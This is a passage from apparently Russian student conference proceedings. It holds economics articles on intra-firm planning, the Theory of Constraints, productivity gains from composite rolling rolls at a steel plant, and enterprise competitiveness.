Важность внутрифирменного планирования заключается в его способности синхронизировать различные направления деятельности предприятия, обеспечивая их согласованность и ориентированность на достижение общих целей. Благодаря этому инструменту компании могут выявлять резервы для повышения производительности, рационально распределять ресурсы и оперативно реагировать на вызовы современного рынка.

Основная часть

Роль внутрифирменного планирования в экономике предприятия

Внутрифирменное планирование является основой успешного управления предприятием. Это процесс, включающий постановку целей, выбор оптимальных методов их достижения и контроль за выполнением. Одним из главных преимуществ такого подхода является способность учитывать как внутренние, так и внешние факторы, влияющие на развитие предприятия. В рамках планирования формируются стратегии, бюджеты и программы, которые помогают предприятиям адаптироваться к изменчивым условиям рынка. Например, стратегическое планирование задаёт долгосрочные ориентиры, такие как повышение конкурентоспособности или освоение новых рынков сбыта. Оно также учитывает риски и возможности, что особенно важно в условиях экономической нестабильности [1].

Основными инструментами внутрифирменного планирования являются разработка бизнес-планов, анализ текущих показателей и прогнозирование. Эти инструменты помогают координировать производственные, маркетинговые и финансовые процессы, обеспечивая их синхронность протекания и направленность на достижение общей цели [2].

Элементы внутрифирменного планирования

Финансовая политика предприятия играет ключевую роль в обеспечении устойчивости его деятельности. Она охватывает такие направления, как разработка финансовых стратегий, управление инвестиционными ресурсами, а также контроль за дебиторской и кредиторской задолженностью. К примеру, эффективное управление финансовыми потоками позволяет предприятиям сократить издержки и оптимизировать струк-

туру капитала. Это способствует поддержанию платежеспособности и повышению инвестиционной привлекательности предприятия [3].

Современные подходы к управлению прибылью направлены на её продуманное использование. Например, прибыль не только рассматривается как итоговый показатель эффективности, но и становится инструментом, обеспечивающим развитие предприятия. Это позволяет компании инвестировать в новые проекты, модернизацию оборудования и обучение персонала.

Производственная политика предприятия направлена на создание конкурентоспособной продукции или услуги и совершенствование производственных процессов. Важными элементами этой политики являются модернизация оборудования, внедрение инноваций и оптимизация технологических процессов. Эти меры помогают снизить себестоимость продукции или услуги и повысить её качество.

Маркетинговая политика, в свою очередь, сосредоточена на изучении потребностей рынка, разработке стратегий продвижения и укреплении позиций предприятия среди конкурентов. Совместное применение производственной и маркетинговой политики позволяет не только создавать продукцию или услугу, отвечающую требованиям потребителей, но и удачно продвигать её на рынке [2].

Этапы внутрифирменного планирования

Внутрифирменное планирование представляет собой процесс, направленный на постановку долгосрочных целей и выбор оптимальных методов их достижения. Этот процесс начинается с определения миссии и целей предприятия. Миссия задаёт общее направление развития, отражает ключевые принципы и ценности компании, а также формулирует её предназначение на рынке. Цели конкретизируют это направление, делая его измеримым и достижимым.

Следующим важным этапом является анализ внешней среды и внутренних ресурсов. Он предполагает исследование ситуации на рынке, выявление факторов, влияющих на деятельность предприятия, и определение сильных и слабых сторон самой компании. Такой анализ позволяет лучше понять конкурентные преимущества и разработать стратегию, соответствующую текущим условиям.

После завершения аналитического этапа идет разработка стратегии и бизнес-планов. На этом этапе формируются конкретные действия, распределяются ресурсы и устанавливаются приоритеты. Бизнес-планы обеспечивают детализацию стратегических целей, включая финансовые расчёты, прогнозы затрат и оценку ожидаемой прибыли.

Завершающим этапом стратегического планирования становится контроль и оценка результатов. Этот процесс включает постоянный мониторинг выполнения намеченных задач, анализ отклонений и внесение корректировок в планы. Контроль обеспечивает своевременную реакцию на изменения внешней среды и позволяет предприятию оставаться гибким в условиях высокой конкуренции [3]. Эти этапы внутрифирменного планирования можно также представить в виде таблицы для лучшей систематизации и понимания (таблица 1).

Таблица 1 – Основные этапы внутрифирменного планирования

Этап	Основное содержание
Постановка миссии и целей	Определение долгосрочных ориентиров, отражающих ключевые принципы, ценности и задачи предприятия
Анализ среды и ресурсов	Изучение рыночной конъюнктуры, конкурентов и внутренних возможностей компании
Разработка стратегии	Формирование плана действий для достижения целей с учётом приоритетов и доступных ресурсов
Подготовка бизнес-планов	Детализация стратегических целей, включая финансовые расчёты, оценку доходов, расходов и прибыли
Контроль и корректировка	Мониторинг выполнения планов, выявление отклонений и внесение изменений в стратегию по мере необходимости

Приведённые этапы внутрифирменного планирования демонстрируют системный подход к управлению ресурсами предприятия, позволяющий достигать поставленных целей даже в условиях рыночной нестабильности.

Управление затратами

Управление затратами занимает центральное место в системе внутрифирменного планирования, поскольку от их уровня напрямую зависят рентабельность предприятия, его финансовая устойчивость и конкурентоспособность. Одним из основных направлений в этом процессе является снижение себестоимости продукции или услуги. Этого можно добиться за счёт внедрения инновационных технологий, которые позволяют автоматизировать производство, повысить его эффективность и уменьшить потребление ресурсов. Оптимизация технологических процессов также способствует сокращению издержек: переход на новые методы производства, модернизация оборудования и использование прогрессивных стандартов позволяют сократить затраты на единицу продукции или услуги без ущерба для её качества.

Не менее важным аспектом управления затратами является рациональное использование ресурсов. Сюда входит снижение уровня производственных и складских запасов, что позволяет избежать замораживания капитала. В то же время уменьшение потерь сырья, материалов и готовой продукции способствует экономии средств. Предприятия, уделяющие внимание учёту и рационализации использования своих ресурсов, как правило, достигают значительных успехов в сокращении текущих расходов и повышении общей экономической эффективности.

Постоянный контроль за затратами является ещё одним важным инструментом их оптимизации. Регулярный мониторинг позволяет оперативно выявлять отклонения от установленных бюджетов и планов. Это создаёт условия для своевременного реагирования на перерасход или неэффективное использование средств [2].

Кадровая политика и ее значение

Кадровая политика предприятия является важным элементом внутрифирменного планирования, поскольку она напрямую влияет на производительность труда, уровень инновационности и общую конкурентоспособность компании. Этот аспект управления сосредоточен на создании условий, способствующих привлечению, удержанию и профессиональному развитию сотрудников.

Однако привлечение квалифицированных специалистов – лишь первый шаг. Не менее важным является их обучение и повышение квалификации. В современных условиях, когда технологии и методы работы быстро изменяются, постоянное развитие человеческого капитала становится необходимостью. Регулярное обучение, тренинги и курсы повышения квалификации позволяют сотрудникам осваивать новые навыки, что улучшает качество их работы и помогает предприятию адаптироваться к изменениям на рынке [1].

Создание эффективной мотивационной системы также играет ключевую роль. Мотивированные сотрудники более продуктивны, лояльны к компании и вовлечены в её развитие. Для достижения этого предприятия используют различные методы, включая финансовое поощрение, социальные льготы, программы карьерного роста и корпоративные мероприятия.

Заключение

Экономика предприятия является сложным и многогранным процессом, в котором ключевую роль играет внутрифирменное планирование. Оно объединяет контроль затрат, кадровую политику и многие другие аспекты, обеспечивая стабильность и гибкость компании в условиях изменчивого рынка. Умение рационально использовать ресурсы, снижать издержки и адаптироваться к новым вызовам становится ключом к повышению рентабельности и конкурентоспособности.

В основе успешного развития предприятия лежит не только внедрение технологий и оптимизация процессов, но и работа с персоналом. Инвестиции в человеческий капитал, повышение квалификации сотрудников и создание мотивационной системы укрепляют позиции компании и открывают новые перспективы для роста. Только слаженная работа всех элементов – от финансов и производства до управления персоналом – создаёт прочную основу для роста и успеха в долгосрочной перспективе.

СПИСОК ИСТОЧНИКОВ

1. Лебедев, В. В. Инструменты внутрифирменного и стратегического планирования на промышленных предприятиях: инновационные решения и разработки // Управление. – 2023. – Т. 11. – №. 2. – С. 137-145. – DOI: 10.26425/2309-3633-2023-11-2-137-145.
2. Петров, С. В. Планирование как эффективный инструмент управления предприятием в современных условиях / С. В. Петров, П. А. Юртина // Вестник университета. – 2020. – №. 6. – С. 23-27. – DOI: 10.26425/1816-4277-2020-6-23-27.
3. Мелешко, Ю. В. Влияние цифровых бизнес-моделей на конкурентоспособность предприятий промышленности // Вестник Института экономики НАН Беларуси. – 2021. – С. 34-43. – DOI: 10.47612/2789-5122-2021-3-34-43.

УДК 005.6

Гатауллина Карина Рашитовна, студент, Уфимский университет науки и технологий
Gataullina Karina Rashitovna, student, Ufa University of Science and Technology

Розанова Лариса Федоровна, кандидат технических наук, доцент, Уфимский университет науки и технологий

Rozanova Larisa Fedorovna, Candidate of Engineering Sciences, Associate Professor, Ufa University of Science and Technology

ПРИМЕНЕНИЕ ТЕОРИИ ОГРАНИЧЕНИЙ ДЛЯ АНАЛИЗА БИЗНЕС-ПРОЦЕССОВ APPLICATION OF THE THEORY OF CONSTRAINTS FOR BUSINESS PROCESS ANALYSIS

Аннотация. В статье рассматривается применение теории ограничений (ТОС) для анализа и оптимизации бизнес-процессов. ТОС, разработанная Элияху Голдраттом, предлагает последовательный подход к выявлению и устранению «узких мест», ограничивающих производительность системы. В статье описаны основные принципы ТОС, такие, как идентификация ограничений, их максимальное использование, синхронизация процессов и устранение ограничений. Также приводится методология применения ТОС, включающая использование инструментов, таких, как диаграмма текущей реальности (CRT) и дерево будущей реальности (FRT). Рассмотрены примеры практического применения ТОС в различных бизнес-сценариях, а также преимущества и ограничения методологии. Работа подчёркивает значение ТОС как мощного инструмента для повышения эффективности, адаптации к изменениям и улучшения качества бизнес-процессов.

Abstract. The article explores the application of the Theory of Constraints (TOC) for the analysis and optimization of business processes. TOC, developed by Eliyahu Goldratt, provides a systematic approach to identifying and eliminating "bottlenecks" that limit system performance. The article outlines the key principles of TOC, such as constraint identification, maximizing constraint utilization, process synchronization, and constraint elimination. It also describes the methodology for applying TOC, including tools like the Current Reality Tree (CRT) and the Future Reality Tree (FRT). Practical examples of TOC implementation in various business scenarios are provided, along with the advantages and limitations of the methodology. This work highlights TOC as a powerful tool for enhancing efficiency, adapting to changes, and improving the quality of business processes.

Ключевые слова: теория ограничений, бизнес-процессы, узкие места, системный анализ, оптимизация процессов, управление производительностью, методы анализа, устранение ограничений, цепочка поставок, инструменты ТОС.

Key words: theory of Constraints, business processes, bottlenecks, systems analysis, process optimization, performance management, analytical methods, constraint removal, supply chain, TOC tools.

Введение

Теория ограничений (ТОС, Theory of Constraints), разработанная Элияху Голдраттом (известный израильский физик, бизнес-консультант), представляет собой методологию управления, направленную на выявление и устранение узких мест в бизнес-процессах. Основная идея заключается в том, что каждая сложная система имеет одно или несколько ограничений, которые препятствуют достижению её целей. Понимание и управление этими ограничениями позволяет значительно повысить эффективность и производительность организации. При этом важно отметить, что ТОС основывается не только на технических аспектах, но и на глубоком понимании человеческого фактора, что делает её особенно актуальной в условиях современной экономики.

ТОС активно применяется для повышения производительности, оптимизации процессов и улучшения качества услуг. Она предоставляет организациям возможность сосредоточиться на самых критических точках, которые определяют общую эффективность. Эта методология особенно ценна для организаций, работающих в условиях жёсткой конкуренции, где минимизация потерь и максимизация результата играют ключевую роль. Более того, в условиях кризиса или нестабильной экономики, ТОС помогает компаниям оперативно адаптировать свои процессы, сосредотачиваясь на наиболее уязвимых аспектах и минимизируя влияние внешних потрясений на общую эффективность. В этой статье будет рассмотрено, как методы ТОС могут быть использованы для анализа и совершенствования бизнес-процессов, а также представлены инструменты и примеры практического применения данной методологии.

Основная часть

1. Основные принципы теории ограничений.

Теория ограничений (ТОС) предлагает последовательный подход к анализу и устранению ограничений, мешающих эффективной работе системы. Первый шаг состоит в выявлении ограничения – самого узкого места, определяющего скорость работы всей системы. Это ограничение может быть, как физическим, например, недостаточная производственная мощность, так и нематериальным, таким как устаревшие процедуры или низкая квалификация персонала. При этом важно учитывать, что идентификация ограничения требует тщательного анализа, включая изучение причинно-следственных связей и влияние каждого элемента системы на общую производительность.

После его идентификации следует сосредоточиться на максимизации его пропускной способности. Это может включать изменение графиков, перераспределение ресурсов или настройку процессов. Например, если производственный процесс ограничен низкой скоростью одного из станков, то можно рассмотреть возможность перераспределения нагрузки на другие участки производства или проведения модернизации оборудования. Далее необходимо выстроить работу остальных процессов так, чтобы они не создавали дополнительных затруднений и поддерживали максимальную производительность ограничения. Это требует координации между различными подразделениями компании и создания общей стратегии взаимодействия.

Если после оптимизации узкое место остаётся значительным препятствием, может потребоваться его устранение или расширение, например, через инвестиции в оборудование или обучение сотрудников. Завершающий этап работы по ТОС – это пере-

ход к новому циклу улучшений. После устранения текущего ограничения начинается поиск следующего узкого места, что позволяет выстраивать непрерывный процесс совершенствования. Такой подход позволяет не только оптимизировать текущую ситуацию, но и создать устойчивую систему, способную адаптироваться к изменяющимся условиям. [1]

2. Ограничения в бизнес-процессах.

Ограничения в бизнес-процессах проявляются по-разному и могут быть разделены на несколько категорий – материальные, нематериальные и информационные. Материальные ограничения связаны с нехваткой физических ресурсов, таких как оборудование, материалы или производственные мощности. Например, устаревшие станки на производстве могут ограничивать объём выпускаемой продукции, даже если другие ресурсы полностью доступны.

Нематериальные ограничения чаще касаются времени, навыков или опыта персонала. Например, недостаток квалифицированных специалистов в команде может существенно замедлить выполнение проектов или снизить их качество. В таких случаях важно выявить ключевые навыки, которые необходимо развивать, и внедрить соответствующие программы обучения.

Информационные ограничения выражаются в задержках передачи данных, медленных процессах принятия решений или использовании неэффективных инструментов автоматизации. Например, компания, занимающаяся доставкой, может сталкиваться с проблемами на этапе обработки заказов из-за устаревшей информационной системы. Такое ограничение, несмотря на нематериальную природу, может сильно снижать эффективность всей цепочки поставок. Преодоление подобных ограничений требует внедрения современных систем управления и автоматизации, а также оптимизации информационных потоков.

3. Применение ТОС в анализе бизнес-процессов.

Применение ТОС на практике демонстрирует её универсальность и эффективность в различных контекстах. В первую очередь, теория помогает организациям повысить производительность. Определение и устранение ограничений в производственных процессах может значительно ускорить выполнение заказов и улучшить общий результат. Например, если на этапе сборки возникают задержки, то сосредоточение усилий именно на этой стадии позволяет сократить время обработки и увеличить объёмы выпуска продукции.

ТОС также активно применяется для оптимизации цепочек поставок и управления запасами. Анализ ограничений позволяет снизить издержки, связанные с избыточными или недостаточными запасами, что особенно важно в условиях конкурентного рынка. Кроме того, в сфере услуг ТОС помогает решать проблемы, связанные с качеством обслуживания, например, сокращать время ожидания клиентов, что напрямую повышает их удовлетворённость.

ТОС предлагает системное видение бизнес-процессов, позволяя рассматривать их как взаимосвязанные элементы. Это особенно важно при необходимости комплексных изменений, где изменения в одном процессе неизбежно затрагивают другие. Например, улучшение процесса логистики может привести к повышению производительности в отделе продаж, так как уменьшение времени доставки способствует увеличению объёма заказов.

4. Методология применения ТОС.

ТОС базируется на ряде проверенных инструментов, которые упрощают диагностику и улучшение процессов. Диаграмма текущей реальности (CRT) используется для анализа существующих проблем и их корневых причин. Она помогает построить чёткую картину факторов, ограничивающих производительность системы. Например, если

предприятие сталкивается с постоянными задержками в производстве, CRT может выявить, что основная причина – устаревшее оборудование или недостаточная квалификация персонала.

Дерево будущей реальности (FRT) позволяет спрогнозировать, как изменится система после устранения выявленных ограничений, а дерево переходов (ТТ) помогает определить последовательность шагов для внедрения изменений. Например, если на этапе логистики возникают регулярные задержки, то с помощью CRT можно выявить причины – будь то нехватка транспортных средств или несовершенство маршрутов. Затем с использованием FRT разрабатываются варианты оптимизации, а ТТ позволяет выстроить план действий для реализации этих изменений. [3]

5. Преимущества и недостатки теории ограничений.

ТОС выделяется своей практической ориентацией и простотой. Она позволяет сосредоточиться на главных аспектах системы и достичь ощутимых результатов в короткие сроки. Более того, её можно эффективно интегрировать с другими методологиями управления, такими как Lean или Six Sigma. Однако ТОС имеет и свои ограничения. Методология менее эффективна в условиях сложных систем, где присутствует несколько равнозначных узких мест, а также требует регулярного пересмотра процессов. Кроме того, в ситуациях высокой неопределённости эффективность ТОС может быть снижена из-за сложности в чётком определении ограничений. ТОС остаётся мощным инструментом для организаций, стремящихся к постоянным улучшениям. Она формирует системный подход к решению задач, позволяя принимать стратегические решения, которые обеспечивают устойчивое развитие бизнеса в долгосрочной перспективе.

Заключение

Применение теории ограничений в анализе бизнес-процессов предоставляет компаниям сильный инструмент для повышения эффективности. Сосредоточение усилий на выявлении и устранении узких мест позволяет не только оптимизировать текущие процессы, но и создать устойчивую основу для дальнейшего роста и развития. ТОС предлагает системный подход к управлению, способствуя улучшению производительности, повышению качества услуг и адаптации к изменяющимся условиям рынка. Для компаний, стремящихся к успеху, внедрение методов ТОС становится важным шагом на пути к достижению своих целей.

Более того, использование ТОС способствует формированию культуры непрерывных улучшений внутри организации. Она помогает сотрудникам развивать аналитическое мышление и активно участвовать в процессе оптимизации, что укрепляет командный дух и способствует достижению стратегических целей. В условиях высокой конкуренции и стремительных изменений на рынке, умение гибко реагировать на возникающие вызовы становится ключевым фактором успеха. Применяя ТОС, компании могут не только справляться с текущими задачами, но и строить долгосрочные стратегии, ориентированные на устойчивое развитие и инновации. Таким образом, теория ограничений становится важным инструментом для тех, кто стремится к лидерству и эффективности в своей отрасли.

СПИСОК ИСТОЧНИКОВ

1. Долгоруков, В. В. Онтологический статус прагматических ограничений с точки зрения теории игр и теории оптимальности / В. В. Долгоруков // Известия Уральского федерального университета. Серия 3: Общественные науки. – 2012. – № 1(100). – С. 58-66.
2. Портфельная интерпретация теории ограничений Э. Голдратта / А. Н. Козловский, А. О. Недосекин, Е. И. Рейшахрит, З. И. Абдулаева // Корпоративное управление и инновационное развитие экономики Севера: Вестник Научно-исследовательского центра

корпоративного права, управления и венчурного инвестирования Сыктывкарского государственного университета. – 2019. – № 4. – С. 99-107.

3. Сергина, А. А. Алгоритм внедрения теории ограничений / А. А. Сергина // Социально-экономические науки и гуманитарные исследования. – 2015. – № 4. – С. 36-39.

УДК 338.45.02

Гуцал Ксения Владимировна, студент, Комсомольский-на-Амуре государственный университет

Gutsal Kseniya Vladimirovna, student, Komsomolsk-na-Amure State University

Мешков Александр Сергеевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Meshkov Alexandr Sergeevich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ЭФФЕКТИВНОСТЬ РЕАЛИЗАЦИИ НАЦИОНАЛЬНОГО ПРОЕКТА «ПРОИЗВОДИТЕЛЬНОСТЬ ТРУДА» В МЕТАЛЛУРГИИ THE EFFECTIVENESS OF THE IMPLEMENTATION OF THE NATIONAL PROJECT «LABOR PRODUCTIVITY» IN METALLURGY

Аннотация. Результатом успешного взаимодействия хозяйствующих субъектов является прибыль. Степень успеха показывает величина прибыли, определяемая как разница между себестоимостью товара или услуги и ценой реализации. Субъект хозяйствования может оказывать влияние только на себестоимость продукции. Обычно это выражено через поиск путей сокращения затрат. Но существует альтернативный способ – это увеличение производительности труда, что позволит повысить маржинальность бизнеса. Повышение производительности труда является важным экономическим фактором в разрезе экономики, оказывающим влияние на величину реального ВВП. Меры государственной поддержки в виде национальных проектов являются инициативами, стимулирующими рост национальной экономики.

Abstract. The result of successful interaction of business entities is profit. The degree of success is shown by the amount of profit, defined as the difference between the cost of a product or service and the selling price. A business entity can only have an impact on the cost of production. This is usually expressed through the search for ways to reduce costs. But there is an alternative way to increase labor productivity, which will increase the marginality of the business. An increase in labor productivity is an important economic factor in the context of the economy, which has an impact on the value of real GDP. Government support measures in the form of national projects are initiatives that stimulate the growth of the national economy.

Ключевые слова: производительность труда, национальный проект, металлургия

Key words: labor productivity, national project, metallurgy.

Введение

Мировая геополитическая обстановка в последнее время оказывает не благоприятное влияние на равновесные процессы саморегуляции экономики, отодвигая на второй план закон равновесия спроса и предложения. Импортзамещение, поиск новых рынков сбыта и стабильная работа промышленных предприятий являются реперными точками в экономическом росте российской экономики. Все это возможно только при условии внедрения инноваций и достижений научно-технического прогресса, а также постоянного поиска путей снижения себестоимости товара или услуги. Различные государственные программы в виде национальных проектов позволяют стимулировать предприятия для экономического развития, которое позволяет преодолеть состояние упадка или стагнации, аккумулируя внутренние резервы перейти к росту и развитию.

Одним из лидеров в качестве средств поддержки является национальный проект «Производительность труда». Его реализация, как правило, осуществляется через выполнение всех условий достижения обозначенных реперных точек. Наиболее оптимальным решением в разрезе реализации национального проекта «Производительность труда» является повышение производительности труда, через внедрение инновационных решений, что позволит снизить затраты на производство единицы продукции. Цель работы показать инновацию как средство повышения производительности и способ снижения издержек, выраженное в эффективности реализации национального проекта «Производительность труда» на примере металлургии. В условиях современной геополитики актуальность темы эффективности повышения производительности труда, как один из способов повышения ВВП становится наиболее значима. Внедрение национальных проектов на предприятиях только начинает набирать оборот, поэтому степень разработанности темы не сильно велика.

Основная часть

Металлургия одна из ведущих отраслей национальной и мировой экономики, лежит в основе развития тяжелого машиностроения и строительства, является условием материально-технического оснащения всех отраслей народного хозяйства. В черной металлургии путь от исходного сырья до товарной продукции охватывает не только несколько законченных производств, но и включает в себя несколько отраслей народного хозяйства.

Продукция металлургического комплекса жестко стандартизирована, а технология в силу этого ограничена в части количества номенклатуры применяемых материалов. Технологический прорыв возможен только при инновационном подходе, что позволит произвести существенные изменения с достижением не только технологической, но и экономической эффективности.

На металлургическом предприятии ООО «Амурсталь» в ходе реализации национального проекта «Производительность труда» в прокатном переделе были выявлены потери, в том числе большие прости оборудования, связанные с проведением необходимых технологических операций по переналадке оборудования (смена калибров прокатных валков).

После проведения ряда процедур из инструментария «Бережливого производства» и 5С, были предложены не стандартные решения, которые можно характеризовать как инновационные. В прокатном производстве металлургии наиболее распространены стальные или чугунные прокатные валки, предназначенные для формоизменения исходной заготовки в товарный прокат (арматура, уголок, круг, швеллер и др.). Прокатные валки в зависимости от расположения в технологической схеме имеют небольшую ресурсоемкость. Для чистовой клетки на мелкосортных и проволочных станах это значение варьируется от 100 тонн до 250 тонн за одну установку в технологическую линию (т.е. с одного калибра) (рисунок 1).




Рисунок 1 – Ресурсоемкость калибров чугуна при производстве арматурной стали №10

В качестве технического (инновационного) решения увеличения ресурса прокатного валка было предложено изменение материала рабочей поверхности прокатного валка, обладающей повышенной износостойкостью. При этом из рассмотрения исключалась любая термообработка, как операция, приводящая к удорожанию инструмента.

Наибольшей износостойкостью из известных материалов обладают твердосплавные материалы в соответствии с ГОСТ 3882 марок вольфрамовой группы (ВК) и титановольфрамовой группы (ТК).

Изготовление цельного прокатного валка из таких материалов приведет к его удорожанию в десятки раз, поэтому предполагается конструктивное решение задачи – составной (бандажированный) прокатный валок (рисунок 3) с рабочей поверхностью из предложенного материала.




Рисунок 2 – Составной (бандажированный) прокатный валок

Его апробация в технологическом процессе производства арматурной стали №12 показала явное преимущество перед штатными прокатными валками по критерию ресурсоемкость (рисунок 3).



Рисунок 3 – Средняя ресурсоемкость (стойкость) составных и чугунных прокатных валков

Недостатком составных валков является сложная система охлаждения рабочей поверхности, предполагающая подачу охлаждающей среды под высоким давлением, от 0,5 МПа и выше. При производстве товарного проката в момент наступления критического износа поверхности, следует остановка оборудования, сопровождаемая прекращением выпуска товарного проката, для переналадки оборудования (перехода на новый калибр). Каждая операция переналадки (перехода) по своей протяженности не значительна, но при большом объеме производства и небольшой ресурсоемкости суммарно данные технологические остановки могут достигать несколько часов. При использовании составных валков, количество таких простоев снижается, наблюдается прирост объема производства (таблица 1) и рост производительности труда в единицу времени, что приводит к экономической эффективности.

Таблица 1 – Прирост объема производства при эксплуатации бандажей

Номенклатура	№10×2	№12×2
Средний объем производства на стане, тонн	31 598	62 208
Производительность на профиле, т/час	46,38	65,19
Чугунные валки, тонн	31 598	62 208
Дополнительный объем производства за счет снижения времени на обязательные технологические операции, тонн	3 974	9 354
Твердосплавные валки, тонн	35 572	71 562

Экономический эффект от снижения при внедрении такой инновационной технологии достигает до 15 000 000 рублей в месяц (таблица 2).

Таблица 2 – Дополнительная прибыль при эксплуатации бандажированных валков

	Ед. изм.	Чугунные прокатные валки	Составные прокатные валки	Откл.
Прибыль от реализации сортового проката	тыс. р	267 804	287 676	19 871
Реализация товарной заготовки на экспорт	т	52 743	50 241	-2 502
Выручка от реализации заготовки на экспорт	тыс. р	2 074 792	1 976 363	-98 429
Полная себестоимость заготовки на экспорт	р/т	37 612	37 612	
Полная себестоимость заготовки на экспорт	тыс. р	1 983 776	1 889 665	-94 111
Прибыль от реализации заготовки на экспорт	тыс. р	91 016	86 698	-4 318
ИТОГО дополнительная Выручка от реализации	тыс. р/мес			21 837
ИТОГО дополнительная Полная себестоимость	тыс.р/ мес			6 284
ИТОГО дополнительная Прибыль от реализации	тыс.р/мес			15 553
Снижение материальных затрат				
Затраты на эксплуатацию прокатных валков	тыс.р/год	3 983	1 328	-2 654
ИТОГО прибыль от реализации Проекта	тыс.р/мес			15 775

Заключение

Все разработанные и внедренные мероприятия при реализации национального проекта «Производительность труда», предполагали повышение производительности, т.е. выработки продукции в единицу времени на одного рабочего и подтвердили свою экономическую эффективность. Поэтому в условиях ограниченных ресурсов (материальных, энергетических, трудовых, временных) наиболее актуален инновационный подход, который оказывает мультипликативный эффект, что было подтверждено дополнительным снижением расхода ресурсов. Мультипликативность выраженная в том, что само увеличение производительности снижает удельную долю затрат на единицу продукции, а использование инновационного инструмента приводит к дополнительному снижению затрат. Все это комплексно привело к экономической эффективности в размере 15 млн.р в месяц.

Обобщая сказанное следует, что основная цель проекта была достигнута в условиях металлургического предприятия с помощью инновационного подхода, при этом получен дополнительный эффект и все это показало свою экономическую эффективность.

В ходе реализации национального проекта «Производительность труда» помимо улучшений технологического процесса был привлечен новый персонал и проведена реорганизация бизнес-процессов, что является стимулирующими мерами роста экономического потенциала предприятия, а повсеместная реализация проекта даст существенный толчок для развития потенциала промышленного сектора национальной экономики в целом.

СПИСОК ИСТОЧНИКОВ

1. Андрианова Н.В., Назмеева, О. А. Планирование производительности труда / Н.В. Андрианова, О.А. Назмеева // Молодой ученый. – 2019. – №12. – С. 379-380.
2. Национальный проект «Производительность труда и поддержка занятости». [Электронный ресурс]. URL: https://www.economy.gov.ru/material/file/9e54a26f8316b041c13380ddc7170022/Productivity_improvement.pdf (дата обращения: 10.11. 2024).
3. Паспорт национального проекта «Производительность труда и поддержка занятости» (утв. президиумом Совета при Президенте Российской Федерации по стратегическому развитию и национальным проектам, протокол от 24.12.2018 № 16).
4. Шестопал А.В. Производительность труда как показатель эффективного использования персонала / А.В. Шестопал // Новая наука: Стратегии и векторы развития. – 2021 – 222 с.
5. Щербаков, А.И. Производительность труда: виды, уровни, измерения / А.И. Щербаков // Человек и труд. – 2020. – №9. – с.83-86.

УДК 339.137

Дудин Евгений Николаевич, студент, Комсомольский-на-Амуре государственный университет

Dudin Evgeniy Nikolaevich, student, Komsomolsk-na-Amure State University

Азимов Пулод Хакимович, кандидат экономических наук, доцент кафедры «Экономика и менеджмент», Комсомольский-на-Амуре государственный университет

Azimov Pulod Hakimovich, Candidate of Economic Sciences, Associate Professor, Docent of the Department of Economics and Management, Komsomolsk-na-Amure State University

ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ КОНКУРЕНТОСПОСОБНОСТИ ПРЕДПРИЯТИЯ THEORETICAL ASPECTS OF THE COMPETITIVENESS OF THE ENTERPRISE

Аннотация. В данной статье дано определение конкуренции и теоретические аспекты конкурентоспособности. Выделены положительные и отрицательные последствия конкуренции. Приведены основные типы конкуренции и их особенности в условиях рыночной экономики. Выделены некоторые виды конкурентной борьбы и предложены пути повышения конкурентоспособности предприятия.

Abstract. This article defines competition and theoretical aspects of competitiveness. The positive and negative consequences of competition are highlighted. The main types of competition and their features in a market economy are presented. Some types of competition are highlighted and ways to increase the competitiveness of the enterprise are proposed.

Ключевые слова: экономика, конкуренция, цена, товар, конкурентная борьба, конкурентоспособность предприятия.

Keywords: economics, competition, price, product, competition, competitiveness of the enterprise.

Введение

В настоящее время экономика развивается стремительными темпами. В условиях постоянных изменений, таких как налоговые реформы, появление новых маркетинговых методов распространения, деятельность предприятия также протекает в условиях рынка конкуренции. Конкуренция – это соперничество между предприятиями за потребителей в рыночном или меж рыночном сегменте. Конкуренцию называют «двигателем прогресса», так как она стимулирует предприятия к постоянному развитию для удержания своей доли в сегменте или ее повышении. Одновременно с этим, предприятия могут использовать методы недобросовестной конкуренции, которая негативно влияет на рынок и может приводить к монополизации сегментов.

Основная часть

Конкуренция имеет свои положительные и отрицательные последствия. Выделим некоторые из них:

1. Положительные:

- внедрение новых технологий, что увеличивает объемы производства, а также скорость их создания [4];
- повышение производственных мощностей и производительности труда, так как конкурентная борьба принуждает предприятия рациональнее использовать технологический и человеческий ресурс;
- разработка новых товаров и услуг, для более прочного укрепления на рынке, а также для углубления своей продукции на рынке, что увеличивает жизненный цикл предприятия;
